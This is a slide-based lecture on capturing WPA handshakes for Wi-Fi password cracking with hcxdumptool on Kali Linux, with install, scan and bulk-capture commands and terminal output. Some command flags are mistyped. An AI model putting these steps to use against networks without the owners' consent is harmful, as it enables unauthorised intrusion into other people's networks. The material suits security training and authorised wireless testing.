


**Wifi
Hacking**

**Capturing Handshakes
With
Hcxdump tool**

Aim

- In this Lecture we are going to see how we can capture handshake packets with Hcxdumptool

We are going to see different methods to crack this handshake with Hashcat (GPU based cracker) in the subsequent lectures



Capturing Handshakes is the first step and most important step for cracking wifi password. Hcxdump tool provides another method to capture the handshakes and is the recommended method to capture packets by Hashcat developers which is another excellent password cracking tool



Hcxdumptool is an easy and straightforward way to capture handshakes.

- ✓ You do not need to de authenticate the clients
- ✓ You can capture handshakes in bulk for all available networks which makes the whole process much simpler

“

You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC

Step- 1


❖ Installing Hcxdumpptool

By default, the tool does not come with Kali linux and you may need to install it

Step- 1

❖ Update the kali linux packages

```
>sudo apt-get update
```



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ sudo apt-get update  
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease [30.6 kB]  
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main Sources [14.7 MB]  
13% [2 Sources 857 kB/14.7 MB 6%] 55.4 kB/s 22min 32s
```

Step- 1

❖ Install the tool

```
>sudo apt-get install hcxdumptool
```

```
(kali@kali)-[~]
└─$ sudo apt-get install hcxdumptool
Reading package lists... Done
Building dependency tree ... 50%
```

Step- 2

- ❖ Check the wifi adapters available on your machine

```
>iwconfig
```

Check the device name

```
(kali㉿kali)-[~]
└─$ iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0mon   IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
           Retry short  long limit:2   RTS thr:off   Fragment thr:off
           Power Management:off
```

Step- 2

- ❖ Stop the services that may interfere with handshake capture

```
>sudo systemctl stop NetworkManager  
>sudo systemctl stop wpa_supplicant
```


- ❖ After the handshake is captured you can restart the services with following command

```
>sudo systemctl start NetworkManager
```

Step- 3

- ❖ Scan for available networks

```
>sudo hcxdumptool -i wlan0 --do_rcascan
```



A terminal window titled 'kali@kali: ~' showing the output of the command 'sudo hcxdumptool -i wlan0 --do_rcascan'. The output displays a table of detected wireless networks with columns for BSSID, FREQ, CH, RSSI, BEACON, RESPONSE, and ESSID. The ESSID column shows 'Home', 'Nomi', 'ORIENT-68C63ACC57C8', and 'wifi'. The 'wifi' entry is highlighted with a cursor.

```
kali@kali: ~
File Actions Edit View Help
BSSID      FREQ  CH  RSSI  BEACON  RESPONSE  ESSID  SCAN-FREQ: 2467 INJECTION
-RATIO:    63% [18:59:52]
-----
c0f6c25e8d20 2437  6  -83   19      7  Home
1c44194a7c66 2437  6  -89   16      5  Nomi
6ac63acc57c8 2412  1  -89    2      5  ORIENT-68C63ACC57C8
501d939812fc 2462 11  -91    1      4  wifi
```

Step- 4

❖ Capture traffic with hcxdump tool

```
> sudo hcxdump -i wlan0 -o dumpfile.pcapng -active_beacon -enable_status=15
```

Here :

- dumpfile.pacpng is the file where handshake will be stored
- -wlan0mon is the interface name.

Step- 4

❖ Capture traffic with hcxdumptool


```
> sudo hcxdumptool -i wlan0 -o dumpfile.pcapng -active_beacon -enable_status=15
```

```
(kali@kali)-[~]  
└─$ sudo hcxdumptool -i wlan0 -o dumpfile.pcapng -active_beacon -enable_status=15
```

```
start capturing (stop with ctrl+c)  
NMEA 0183 SENTENCE.....: N/A  
PHYSICAL INTERFACE.....: phy0  
INTERFACE NAME.....: wlan0  
INTERFACE PROTOCOL.....: IEEE 802.11  
INTERFACE TX POWER.....: 20 dBm (lowest value reported by the device)  
INTERFACE HARDWARE MAC....: 90f652caf1de (not used for the attack)  
INTERFACE VIRTUAL MAC.....: 90f652caf1de (not used for the attack)  
DRIVER.....: rt2800usb  
DRIVER VERSION.....: 5.10.0-kali9-686-pae  
DRIVER FIRMWARE VERSION ...: 0.36  
openssl version.....: 1.0  
ERRORMAX.....: 100 errors  
BPF code blocks.....: 0  
FILTERLIST ACCESS POINT ...: 0 entries  
FILTERLIST CLIENT.....: 0 entries  
FILTERMODE.....: unused  
WEAK CANDIDATE.....: 12345678
```

Step- 4

After a minute or two, stop the capture with Ctrl+C and you will have your captured packets file stored in your home directory



DEMO

Additional Resources

Hcxdumptool references

- ✓ <https://miloserdov.org/?p=7801>
- ✓ <https://github.com/ZerBea/hcxdumptool>



THANKS